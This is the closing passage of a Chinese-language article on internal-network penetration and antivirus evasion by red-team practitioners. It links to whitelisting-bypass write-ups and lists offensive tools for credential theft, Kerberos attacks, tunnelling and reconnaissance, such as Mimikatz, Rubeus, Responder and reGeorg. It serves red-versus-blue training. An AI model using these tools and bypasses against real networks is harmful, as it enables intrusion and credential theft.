winrm.vbs(WsmPty.xml) : <https://posts.specterops.io/application-whitelisting-bypass-and-arbitrary-unsigned-code-execution-technique-in-winrm-vbs-c8c24fb40404>

rundll32.exe(Inf) : <https://bohops.com/2018/02/26/leveraging-inf-sct-fetch-execute-techniques-for-bypass-evasion-persistence/>

|| 总结 ||

本文介绍了内网渗透的攻击手法和利用工具，也有绕过AV安全防护的突破手段。希望借此提高大家内网渗透攻击和防御水平。当然，不可能面面俱到，比如ACL配置不当造成的提权、mimikatz等工具的源码解读，还需要大家一起慢慢品味。

文中涉及的技术信息，只限于技术交流，切勿用于非法用途。欢迎探讨交流，行文仓促，不足之处，敬请不吝批评指正。

最后感谢腾讯蓝军多位前辈同事的帮助和指导。同时预告一下，也算是立个flag：为了让红蓝对抗不用过于依靠个人经验和能力以及提升对抗效率，腾讯蓝军的红蓝对抗自动化工具平台正在筹建中，希望投入实战后有机会再跟大家一起交流学习。

【附录】

相关文章：

网络空间安全时代的红蓝对抗建设： <https://security.tencent.com/index.php/blog/msg/139>

以攻促防：企业蓝军建设思考： <https://security.tencent.com/index.php/blog/msg/133>

部分工具地址：

Rubeus：

<https://github.com/GhostPack/Rubeus>

PowerView：

<https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1>

Seatbelt：

<https://github.com/GhostPack/Seatbelt>

Bloodhound：

<https://github.com/BloodHoundAD/BloodHound>

Ruler：

<https://github.com/sensepost/ruler>

MailSniper:

<https://github.com/dafthack/MailSniper>

ReGeorg:

<https://github.com/sensepost/reGeorg>

EarthWorm:

<https://github.com/rootkiter/EarthWorm>

PowerCat:

<https://github.com/besimorhino/powercat>

Mimikatz:

<https://github.com/gentilkiwi/mimikatz>

Tgsrepcrack:

<https://github.com/nidem/kerberoast/blob/master/tgsrepcrack.py>

Kerbrute:

<https://github.com/ropnop/kerbrute>

Responder:

<https://github.com/lgandx/Responder>